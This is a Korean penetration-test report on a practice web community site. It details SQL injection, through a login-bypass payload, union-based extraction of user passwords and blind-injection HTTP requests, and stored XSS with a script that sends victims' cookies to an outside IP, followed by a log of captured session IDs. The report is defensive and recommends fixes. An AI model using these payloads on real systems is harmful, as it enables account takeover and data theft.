2022 년 2 월 모의 해킹 프로젝트

모의 해킹 결과 보고서 v1.0

Copyright © Hanwool
사전 승인 없이 본 내용의 전부 또는 일부에 대한 복사, 전재, 배포, 사용을 금합니다.

목 차

1. 모의 해킹 수행 정보 3
1.1. 개요 3
1.2. 대상 3
1.3. 수행 기간 3
1.4. 수행 인력 3
2. 모의 해킹 결과 4
2.1. 총평 4
2.2. 결과 요약 5
3. 취약점 상세 내용 6
3.1. [커뮤니티_D] (http://normaltic.com:5002/) 6
3.1.1. SQL Injection 6
3.1.2. XSS (Cross-Site Scripting) 11
3.1.3. CSRF (Cross-Site Request Forgery) 14
3.1.4. File Upload 16
3.1.5. 불충분한 인증 17
3.1.6. 불충분한 인가 19
3.1.7. 유추 가능한 인증정보 이용 22
3.1.8. 데이터 평문 전송 23
3.1.9. 비밀번호 오류 횟수 미제한 23
3.1.10. 시스템 운영정보 노출 24
3.1.11. 디렉토리 노출 25
3.1.12. 불충분한 세션 종료 처리 26
4. 보안 권고안 27
4.1. SQL Injection 27
4.2. XSS (Cross-Site Scripting) 28
4.3. CSRF (Cross-Site Request Forgery) 28
4.4. 파일 업로드 29
4.5. 불충분한 인증 29
4.6. 불충분한 인가 30
4.7. 유추 가능한 인증정보 이용 미 방지 30
4.8. 데이터 평문 전송 30

4.9. 비밀번호 오류 횟수 미제한 31
4.10. 시스템 운영정보 노출 31
4.11. 디렉토리 노출 31
4.12. 불충분한 세션 종료 처리 32

1. 모의 해킹 수행 정보

1.1. 개요

본 프로젝트는 웹 애플리케이션에 대한 모의 해킹을 수행한 후 발견된 취약점에 대한 대응 방안을 제시함으로써 차후 발생할 수 있는 침해 사고를 예방하고 정보 보호 수준을 향상할 수 있는 대책을 수립하는 데 기여하는 것을 목적으로 합니다.

1.2. 대상

본 프로젝트 점검 대상은 다음과 같습니다.

No	Platform	URL
1	**WEB**	**http://normaltic.com:5002/**

1.3. 수행 기간

→ 2022년 02월 04일 ~ 2022년 02월 08일

1.4. 수행 인력

소속	성명	담당 업무
Hanwool	**허한울**	**- 웹 모의 해킹**

2. 모의 해킹 결과

2.1. 총평

본 시스템은 SQL Injection, Cross-Site Scripting, Cross-Site Request Forgery, 파일 업로드, 불충분한 인증 및 인가, 유추 가능한 인증정보 이용 미방지, 데이터 평문 전송, 비밀번호 오류 횟수 미제한, 시스템 운영정보 및 디렉토리 노출, 불충분한 세션 종료 처리 등 다양한 취약점이 존재합니다.

[SQL Injection]

SQL Injection을 통해 로그인 인증 우회가 가능하며 DB에 존재하는 정보, 특히 사용자의 계정 정보가 모두 탈취될 수 있습니다.

[XSS]

XSS를 통해 사용자의 세션 정보를 탈취할 수 있으며, 키로거 삽입 등을 통해 사용자가 브라우저에서 수행하는 모든 활동을 감시할 수 있습니다.

[파일 업로드]

파일 업로드 취약점을 통해서 웹 쉘을 획득하거나 특정 파일을 수정하거나 삭제하는 악성파일 실행이 가능합니다. 악성파일 실행을 통해 DB 계정 정보를 획득한다면 DB 정보를 수정 및 삭제할 수 있습니다.

[인증 및 인가 취약점]

본 웹 서비스는 전반적으로 인증 및 인가가 충분하지 않아 타인의 글을 수정하고, 삭제하는 것이 가능합니다.

위의 취약점을 통해 공격자들은 본 시스템의 개발자만큼의 권한을 가진 중요한 요청들을 다수 수행할 수 있습니다. 각 취약점들에 대해 적절하게 대응하는 조속한 조치가 필요하다고 사료됩니다.

2.2. 결과 요약

No	대상	취약점	내용
1	**커뮤니티_D**	**SQL Injection**	인증 우회, DB 정보 추출이 가능합니다.
2	**커뮤니티_D**	**XSS**	사용자의 데이터 탈취 가능합니다.
3	**커뮤니티_D**	**CSFR**	세션 정보로 DB 수정이 가능합니다.
4	**커뮤니티_D**	**파일 업로드**	웹 쉘을 획득할 수 있습니다.
5	**커뮤니티_D**	**불충분한 인증**	타 사용자 개인정보에 접근 가능합니다.
6	**커뮤니티_D**	**불충분한 인가**	허가되지 않은 페이지 접근 가능합니다.
7	**커뮤니티_D**	**유추 가능한 인증정보 이용**	유추 용이한 비밀번호 사용 가능합니다.
8	**커뮤니티_D**	**데이터 평문 전송**	데이터가 암호화되지 않았습니다.
9	**커뮤니티_D**	**비밀번호 오류 횟수 미제한**	비밀번호 무작위 대입 공격 가능합니다.
10	**커뮤니티_D**	**시스템 운영정보 노출**	시스템 운영정보가 노출됩니다.
11	**커뮤니티_D**	**디렉토리 노출**	디렉토리 목록이 노출됩니다.
12	**커뮤니티_D**	**불충분한 세션 종료 처리**	기존의 세션으로 이용이 가능합니다.

3. 취약점 상세 내용


3.1. [커뮤니티_D] (http://normaltic.com:5002/)

3.1.1. SQL Injection


구분	설명		
발견 URL	URL	파라미터	메뉴
	http://normaltic.com:5002/check_login.php	id, pw	홈 > 로그인
	http://normaltic.com:5002/search.php	category, term, search	회원 게시판
	http://normaltic.com:5002/check_signup.php	id	로그인 > 회원가입
취약점 상세내역	파라미터 값을 처리하는 어플리케이션에서 SQL 구문을 실행시킬 수 있는 문자에 대한 필터링 로직이 미흡하여 데이터베이스 정보를 조회하는 SQL 구문을 삽입 후 실행을 통해 인증 우회나 데이터베이스에 저장된 정보 추출 등이 가능합니다.		


Case 1) 로그인 인증 우회

1. 로그인 페이지에 접속합니다.



2. ID에 admin' #을 입력하면 관리자 계정으로 로그인이 가능합니다.






번호	제목	글쓴이	작성일	조회
110	up	admin	2022-02-05	2
109	asd	admin	2022-02-05	2
104	xss	admin	2022-02-05	24
102	zzz	admin	2022-02-05	3
101	aa	admin	2022-02-05	2


Case 2) 데이터 탈취 – Union SQL Injection

1. 게시판에 검색할 때, DB 질의문을 일부를 포함합니다.



번호	제목	글쓴이	작성일	조회
1	title	asd	2021-12-01	15
2	hi	asd	2021-12-02	5
3	1	asd	2021-12-02	7
4	asd	asd	2021-12-02	14
22	width test	test	2021-12-04	108

2. 질의문 삽입이 가능하므로, 이를 이용하여 데이터를 탈취합니다.




3. 데이터베이스에 존재하는 모든 데이터를 탈취할 수 있습니다.

	A	B	C	D	E	F
1	Database	qwe				
2	Table	board	board2	hashed_member	member	reply
3	member					
4	id	pass	email			
5	admin	admin	admin			
6	asd	asd	asd			
7	asdasdasdasc	asd	dasdasda			
8	mario	1234	4321			
9	namong	"0104"	4321			
10	normal_user	normal1234	서울			
11	qwe	123	qwe			
12	suhyeok	1234	1234			
13	test	123	test@email.com			
14	zxc	zxc	zxc			
15	??	zara	zara@zara.com			

Case 3) 데이터 탈취 – Blind SQL Injection

1. 회원가입을 할 때, ID 부분에 DB 질의문을 일부를 포함합니다.



```
Request
Pretty Raw Hex
1 POST /check_signup.php HTTP/1.1
2 Host: normaltic.com:5002
3 Content-Length: 63
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://normaltic.com:5002
7 Content-Type: application/x-www-form-urlencoded
8 Accept-Language:
  ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7
9 Cookie: PHPSESSID=tpov4ka3v5r65il91p4ua8c513
10 Connection: close
11
12 id=hacker%27+or+%271%27+%3D+%271&email=12&pw=12&
   cpw=12&email=12
```

```
Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Date: Mon, 07 Feb 2022 15:49:27 GMT
3 Server: Apache/2.4.18 (Ubuntu)
4 Expires: Thu, 19 Nov 1981 08:52:00 GMT
5 Cache-Control: no-store, no-cache,
  must-revalidate
6 Pragma: no-cache
7 Vary: Accept-Encoding
8 Content-Length: 98
9 Connection: close
10 Content-Type: text/html; charset=UTF-8
11
12 <script>
     alert('이미 존재하는 아이디입니다.');
   </script>
```

hacker' or '1' = '1 을 SQL 쿼리로 인식하고 있음을 알 수 있습니다.
따라서 참인 쿼리를 넣어준다면, 이미 존재하는 아이디라는 스크립트가, 거짓인 쿼리를 넣어준다면 회원가입이 완료되었다는 스크립트가 실행될 것이므로 Blind SQL 을 사용하여 데이터를 탈취할 수 있습니다.

2. 참인 쿼리와 거짓인 쿼리의 결과값이 다른 것을 확인할 수 있습니다.

```
Request
Pretty Raw Hex
1 POST /check_signup.php HTTP/1.1
2 Host: normaltic.com:5002
3 Content-Length: 140
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://normaltic.com:5002
7 Content-Type: application/x-www-form-urlencoded
8 Referer: http://normaltic.com:5002/signup.php
9 Accept-Language:
  ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7
10 Cookie: PHPSESSID=tpov4ka3v5r65il91p4ua8c513
11 Connection: close
12
13 id=
   hacker%27+and+ascii%28substring%28%28select+dat
   abase%28%29%29%2C+1%2C+1%29%29+%3D+113+and+%271
   %27+%3D+%271&email=12&pw=12&cpw=12&email=12
```

```
Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Date: Mon, 07 Feb 2022 16:00:05 GMT
3 Server: Apache/2.4.18 (Ubuntu)
4 Expires: Thu, 19 Nov 1981 08:52:00 GMT
5 Cache-Control: no-store, no-cache,
  must-revalidate
6 Pragma: no-cache
7 Vary: Accept-Encoding
8 Content-Length: 98
9 Connection: close
10 Content-Type: text/html; charset=UTF-8
11
12 <script>
     alert('이미 존재하는 아이디입니다.');
   </script>
   <script>
     history.back();
   </script>
```

```
hacker' and ascii(substring(select database()), 1, 1) = 113 and '1' = '1
```

[쿼리]

```
hacker' and ascii(substring(select database()), 1, 1) > 113 and '1' = '1
```

[쿼리]

Case 4) 서비스 과부화 공격

1. 주소에 SQL 질의문의 일부인 %를 입력하면, DB 의 모든 정보가 출력되는 것을 확인할 수 있습니다.

[보안 권고안]

SQL Injection 공격은 로그인 인증 우회, 데이터 유출 등으로 이어질 수 있기 때문에 Prepared Statement 등을 사용하여 사용자의 입력 값을 적절히 필터링해야 합니다.

3.1.2. XSS (Cross-Site Scripting)

구분	설명		
발견 URL	**URL**	**파라미터**	**메뉴**
	[글 쓰기] http://normaltic.com:5002/write.php [글 저장] http://normaltic.com:5002/check_write.php [글 읽기] http://normaltic.com:5002/read.php	title, content	게시판 > 글 작성
	[글 쓰기] http://normaltic.com:5002/write2.php [글 저장] http://normaltic.com:5002/check_write2.php [글 읽기] http://normaltic.com:5002/read2.php	title, content, phone, password	비회원 게시판 > 글 작성
	http://normaltic.com:5002/search.php	category, term, search	홈 > 검색
	http://normaltic.com:5002/search2.php	category, term, search	비회원 게시판 > 검색
취약점 상세내역	스크립트를 삽입할 수 있는 문자들에 대한 필터링 로직이 미흡하여 서비스를 이용하는 이용자의 데이터를 탈취할 수 있습니다. 게시판 관련 페이지에서 Stored XSS 과 Reflected XSS 취약점이 다수 발견되었습니다.		


Case 1) Stored XSS

1. 게시판에 접속하여 스크립트를 작성합니다.

```
<script>
  document.write(\'
      <img src="http://168.138.179.147/cookie.php?\' + document.cookie + \'"/>
  \');
</script>
```

[스크립트]


2. 사용자가 해당 게시물을 클릭하면, 공격자가 작성한 스크립트가 실행되고, 이용자의 쿠키가 공격자의 서버로 전송됩니다.





```
ubuntu@wooriserver:/var/www/html$ cat cookie.txt
----------5004----------
8t9ofkkrf98dtn7brr6kesn3p2
l004kq33pigm92uao5gk136l60
548kl2p81pl6pmaduks6b82qfi
4r3ohk9lmt4314i2vgj8lgsv0t
nb96fbbgm52s2girk200d2c37e
4r3ohk9lmt4314i2vgj8lgsv0t
1hq18c471oineja19852t9ej35
----------5005----------
s65fbdg4qa2sa70qfc517kpms5
0lc9bp7dbek31blvh4gspkcge4
db1lde7cqcb3p283vdrmcj00ao
----------5002----------
4r3ohk9lmt4314i2vgj8lgsv0t
1ds5of5cj38lm8ifji87f5qpnj
```

Case 2) Reflected XSS

1. 회원게시판 검색창에 스크립트를 삽입합니다.



2. 스크립트가 실행되는 것을 확인할 수 있습니다.




[보안 권고안]

Cross-Site Scripting 공격은 웹을 이용하는 사용자 정보 탈취로 이어질 수 있기 때문에 사용자의 입력 값에서 HTML 특수 문자들을 HTML Entity로 표현해 주어야 합니다.

